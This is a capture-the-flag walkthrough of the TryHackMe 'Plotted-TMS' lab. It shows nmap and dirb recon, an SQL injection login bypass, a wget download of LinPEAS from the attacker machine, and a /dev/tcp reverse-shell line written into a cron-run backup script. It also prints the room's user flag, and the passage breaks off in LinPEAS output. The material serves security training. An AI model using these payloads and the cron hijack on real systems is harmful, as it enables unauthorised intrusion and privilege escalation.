TryHackMe: Plotted-TMS
TryHackMe: Plotted-TMS#### Welcome to another TryHackMe writeup/walkthrough. Today we’re looking at a room called Plotted-TMS. Let’s get started.

link: https://tryhackme.com/room/plottedtms
Recon
My first step focused on network reconnaissance. I employed the Nmap tool with the following command nmap -sV -sC -A -O -v 10.10.207.225 to gain a deep insight into the target system. This command provided me with crucial information regarding service versions, ran default scripts, conducted advanced analysis, and estimated the host operating system.
└─# nmap -sV -sC -A -O -v 10.10.207.225PORT STATE SERVICE VERSION22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)| ssh-hostkey: | 3072 a3:6a:9c:b1:12:60:b2:72:13:09:84:cc:38:73:44:4f (RSA)| 256 b9:3f:84:00:f4:d1:fd:c8:e7:8d:98:03:38:74:a1:4d (ECDSA)|_ 256 d0:86:51:60:69:46:b2:e1:39:43:90:97:a6:af:96:93 (ED25519)80/tcp open http Apache httpd 2.4.41 ((Ubuntu))|_http-title: Apache2 Ubuntu Default Page: It works|_http-server-header: Apache/2.4.41 (Ubuntu)| http-methods: |_ Supported Methods: OPTIONS HEAD GET POST445/tcp open http Apache httpd 2.4.41 ((Ubuntu))|_http-title: Apache2 Ubuntu Default Page: It works|_http-server-header: Apache/2.4.41 (Ubuntu)| http-methods: |_ Supported Methods: OPTIONS HEAD GET POSTNo exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).TCP/IP fingerprint:OS:SCAN(V=7.94%E=4%D=9/27%OT=22%CT=1%CU=33637%PV=Y%DS=2%DC=T%G=Y%TM=65145EAOS:C%P=aarch64-unknown-linux-gnu)SEQ(SP=106%GCD=1%ISR=10D%TI=Z%CI=Z%II=I%TSOS:=A)SEQ(SP=107%GCD=1%ISR=10D%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M508ST11NW7%O2=M5OS:08ST11NW7%O3=M508NNT11NW7%O4=M508ST11NW7%O5=M508ST11NW7%O6=M508ST11)WIN(OS:W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)ECN(R=Y%DF=Y%T=40%W=F507OS:%O=M508NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(ROS:=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%OS:A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%OS:DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPOS:L=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)Uptime guess: 3.771 days (since Sun Sep 24 00:25:22 2023)Network Distance: 2 hopsTCP Sequence Prediction: Difficulty=263 (Good luck!)IP ID Sequence Generation: All zerosService Info: OS: Linux; CPE: cpe:/o:linux:linux_kernelHost script results:|_smb2-time: Protocol negotiation failed (SMB2)
The Nmap output revealed three running services — SSH on port 22, and HTTP on ports 80 and 445. This provided a solid foundation for further exploration.
Exploring HTTP on port 80

Regarding the HTTP service on port 80, I used the dirb tool to explore hidden directories on the web server. The tool uncovered three interesting directories: admin, passwd, and shadow. In the admin folder, I found an id_rsa key file, while passwd and shadow contained a base64 hash which, when decoded, displayed the message "not this easy". It was clear that it wouldn't be as straightforward as it may seem.

└─# dirb http://10.10.207.225/ -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt---- Scanning URL: http://10.10.207.225/ ----==> DIRECTORY: http://10.10.207.225/admin/ + http://10.10.207.225/index.html (CODE:200|SIZE:10918) + http://10.10.207.225/passwd (CODE:200|SIZE:25) + http://10.10.207.225/server-status (CODE:403|SIZE:278) + http://10.10.207.225/shadow (CODE:200|SIZE:25)
/admin

/passwd

/shadow
 Base64 Decode and Encode - Online
Decode from Base64 format or encode into it with various advanced options. Our site has an easy to use online tool to…www.base64decode.org
bm90IHRoaXMgZWFzeSA6RA==
— > not this easy :D
Base64 Decode and Encode - Online
Decode from Base64 format or encode into it with various advanced options. Our site has an easy to use online tool to…www.base64decode.org
bm90IHRoaXMgZWFzeSA6RA==
— > not this easy :D
Exploring HTTP on port 445



I shifted my attention to port 445, where again I used dirb and discovered a /management directory with a /login subdirectory. Upon analyzing the login form using the OWASP ZAP tool, I found that the form was susceptible to SQL Injection. I utilized the classic SQL Injection payload admin' or 1=1 -- - to log into the admin panel. Here, I uploaded a file for a reverse-shell and gained shell access to the target system.
└─# dirb http://10.10.207.225:445 -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt
:445/management/


username: admin' or 1=1 -- -pass: asdfg
SHELL TIME
With the gained shell, I downloaded and ran the LinPEAS application to explore potential vectors for privilege escalation. In the cron table, I stumbled upon an intriguing script /var/www/scripts/backup.sh. I found out that this script could be deleted, so I removed it and created a new script with another reverse-shell. I waited for the cron to run the script as user plot_admin, allowing me to gain user-level access and the user flag.
└─# nc -lvp 1234 listening on [any] 1234 ...10.10.207.225: inverse host lookup failed: Unknown hostconnect to [10.9.102.33] from (UNKNOWN) [10.10.207.225] 35944Linux plotted 5.4.0-89-generic #100-Ubuntu SMP Fri Sep 24 14:50:10 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux 17:39:05 up 45 min, 0 users, load average: 2.58, 1.34, 0.66USER TTY FROM LOGIN@ IDLE JCPU PCPU WHATuid=33(www-data) gid=33(www-data) groups=33(www-data)/bin/sh: 0: can't access tty; job control turned off$ whoamiwww-data$ ls -alltotal 4000848drwxr-xr-x 20 root root 4096 Oct 25 2021 .drwxr-xr-x 20 root root 4096 Oct 25 2021 ..lrwxrwxrwx 1 root root 7 Aug 24 2021 bin -> usr/bindrwxr-xr-x 4 root root 4096 Sep 27 17:40 bootdrwxr-xr-x 2 root root 4096 Oct 25 2021 cdromdrwxr-xr-x 19 root root 3940 Sep 27 16:55 devdrwxr-xr-x 101 root root 4096 Sep 27 17:37 etcdrwxr-xr-x 4 root root 4096 Oct 28 2021 homelrwxrwxrwx 1 root root 7 Aug 24 2021 lib -> usr/liblrwxrwxrwx 1 root root 9 Aug 24 2021 lib32 -> usr/lib32lrwxrwxrwx 1 root root 9 Aug 24 2021 lib64 -> usr/lib64lrwxrwxrwx 1 root root 10 Aug 24 2021 libx32 -> usr/libx32drwx------ 2 root root 16384 Oct 25 2021 lost+founddrwxr-xr-x 2 root root 4096 Aug 24 2021 mediadrwxr-xr-x 2 root root 4096 Aug 24 2021 mntdrwxr-xr-x 2 root root 4096 Aug 24 2021 optdr-xr-xr-x 176 root root 0 Sep 27 16:53 procdrwx------ 5 root root 4096 Oct 28 2021 rootdrwxr-xr-x 28 root root 900 Sep 27 17:36 runlrwxrwxrwx 1 root root 8 Aug 24 2021 sbin -> usr/sbindrwxr-xr-x 7 root root 4096 Oct 28 2021 snapdrwxr-xr-x 2 root root 4096 Aug 24 2021 srv-rw------- 1 root root 4096786432 Oct 25 2021 swap.imgdr-xr-xr-x 13 root root 0 Sep 27 16:53 sysdrwxrwxrwt 2 root root 4096 Sep 27 17:38 tmpdrwxr-xr-x 15 root root 4096 Aug 24 2021 usrdrwxr-xr-x 14 root root 4096 Oct 28 2021 var$ python3 -c 'import pty;pty.spawn("/bin/bash")'www-data@plotted:/home/plot_admin$ cd /tmp
www-data@plotted:/tmp$ wget 10.9.102.33:8090/linpeas.shwget 10.9.102.33:8090/linpeas.sh--2023-09-27 17:43:09-- http://10.9.102.33:8090/linpeas.shConnecting to 10.9.102.33:8090... connected.HTTP request sent, awaiting response... 200 OKLength: 848400 (829K) [text/x-sh]Saving to: ‘linpeas.sh’linpeas.sh 100%[===================>] 828.52K 781KB/s in 1.1s 2023-09-27 17:43:10 (781 KB/s) - ‘linpeas.sh’ saved [848400/848400]www-data@plotted:/tmp$ chmod +x linpeas.shchmod +x linpeas.shwww-data@plotted:/tmp$ ./linpeas.sh./linpeas.sh ▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄ ▄▄▄▄ ▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄ ▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄ ▄▄▄▄▄▄ ▄ ▄▄▄▄▄▄ ▄▄▄▄▄▄▄▄ ▄▄▄▄ ▄▄ ▄▄▄ ▄▄▄▄▄ ▄▄▄ ▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄ ▄ ▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄ ▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄ ▄▄▄▄▄ ▄▄▄▄▄ ▄▄▄▄▄▄ ▄▄▄▄ ▄▄▄▄ ▄▄▄▄▄ ▄▄▄▄▄ ▄ ▄▄ ▄▄▄▄▄ ▄▄▄▄▄ ▄▄▄▄▄▄▄ ▄▄▄▄▄ ▄▄▄▄▄ ▄▄▄▄▄▄ ▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄ ▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▀▀▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▀▀▀▀▀▀ ▀▀▀▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▀▀ ▀▀▀▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▀▀▀ /---------------------------------------------------------------------------------\ | Do you like PEASS? | |---------------------------------------------------------------------------------| | Get the latest version : https://github.com/sponsors/carlospolop | | Follow on Twitter : @hacktricks_live | | Respect on HTB : SirBroccoli | |---------------------------------------------------------------------------------| | Thank you! | \---------------------------------------------------------------------------------/ linpeas-ng by carlospolop ╔══════════╣ Active Ports╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-ports tcp LISTEN 0 4096 127.0.0.53%lo:53 0.0.0.0:* tcp LISTEN 0 128 0.0.0.0:22 0.0.0.0:* tcp LISTEN 0 70 127.0.0.1:33060 0.0.0.0:* tcp LISTEN 0 151 127.0.0.1:3306 0.0.0.0:* tcp LISTEN 0 511 *:80 *:* tcp LISTEN 0 128 [::]:22 [::]:* tcp LISTEN 0 511 *:445 *:* ╔══════════╣ Cron jobs╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#scheduled-cron-jobs /usr/bin/crontab incrontab Not Found-rw-r--r-- 1 root root 1091 Oct 28 2021 /etc/crontab SHELL=/bin/shPATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin17 * * * * root cd / && run-parts --report /etc/cron.hourly25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )* * * * * plot_admin /var/www/scripts/backup.sh╔══════════╣ Searching folders owned by me containing others files on it (limit 100)-rwxrwxr-- 1 plot_admin plot_admin 141 Oct 28 2021 /var/www/scripts/backup.sh
www-data@plotted:/tmp$ cat /var/www/scripts/backup.shcat /var/www/scripts/backup.sh#!/bin/bash/usr/bin/rsync -a /var/www/html/management /home/plot_admin/tms_backup/bin/chmod -R 770 /home/plot_admin/tms_backup/managementwww-data@plotted:/var/www/scripts$ echo "/bin/sh -i >& /dev/tcp/10.9.102.33/4547 0>&1" > backup.sh<h -i >& /dev/tcp/10.9.102.33/4547 0>&1" > backup.shbash: backup.sh: Permission deniedwww-data@plotted:/var/www/scripts$ rm backup.shrm backup.shrm: remove write-protected regular file 'backup.sh'? yywww-data@plotted:/var/www/scripts$ touch backup.shwww-data@plotted:/var/www/scripts$ echo "/bin/sh -i >& /dev/tcp/10.9.102.33/4547 0>&1" > backup.shwww-data@plotted:/var/www/scripts$ cat backup.shcat backup.sh/bin/sh -i >& /dev/tcp/10.9.102.33/4547 0>&1www-data@plotted:/var/www/scripts$ chmod +x backup.sh
waiting for cron
─# nc -lvp 4547 listening on [any] 4547 ...10.10.207.225: inverse host lookup failed: Unknown hostconnect to [10.9.102.33] from (UNKNOWN) [10.10.207.225] 50658/bin/sh: 0: can't access tty; job control turned off$ whoamiplot_admin$ cd /home$ lsplot_adminubuntu$ cd plot_admin$ ls -alltotal 32drwxr-xr-x 4 plot_admin plot_admin 4096 Oct 28 2021 .drwxr-xr-x 4 root root 4096 Oct 28 2021 ..lrwxrwxrwx 1 root root 9 Oct 28 2021 .bash_history -> /dev/null-rw-r--r-- 1 plot_admin plot_admin 220 Oct 28 2021 .bash_logout-rw-r--r-- 1 plot_admin plot_admin 3771 Oct 28 2021 .bashrcdrwxrwxr-x 3 plot_admin plot_admin 4096 Oct 28 2021 .local-rw-r--r-- 1 plot_admin plot_admin 807 Oct 28 2021 .profiledrwxrwx--- 14 plot_admin plot_admin 4096 Oct 28 2021 tms_backup-rw-rw---- 1 plot_admin plot_admin 33 Oct 28 2021 user.txt$ cat user.txt77927510d5edacea1f9e86602f1fbadb
User flag 🏁: 77927510d5edacea1f9e86602f1fbadb
PRIVESC
Now having user-level access, I ran LinPEAS again and discovered that it was possible to run the doas application with root permissions and execute openssl. After some searching on GTFOBins, I figured out how to utilize openssl to read the root flag. And voilà, I successfully obtained the root flag and completed this challenge!
plot_admin@plotted:~$ cd -tmpcd -tmpplot_admin@plotted:/tmp$ ./linpeas.sh ./linpeas.sh ▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄ ▄▄▄▄ ▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄ ▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄ ▄▄▄▄▄▄ ▄ ▄▄▄▄▄▄ ▄▄▄▄▄▄▄▄ ▄▄▄▄ ▄▄ ▄▄▄ ▄▄▄▄▄ ▄▄▄ ▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄ ▄ ▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄ ▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄ ▄▄▄▄▄ ▄▄▄▄▄ ▄▄▄▄▄▄ ▄▄▄▄ ▄▄▄▄ ▄▄▄▄▄ ▄▄▄▄▄ ▄ ▄▄ ▄▄▄▄▄ ▄▄▄▄▄ ▄▄▄▄▄▄▄ ▄▄▄▄▄ 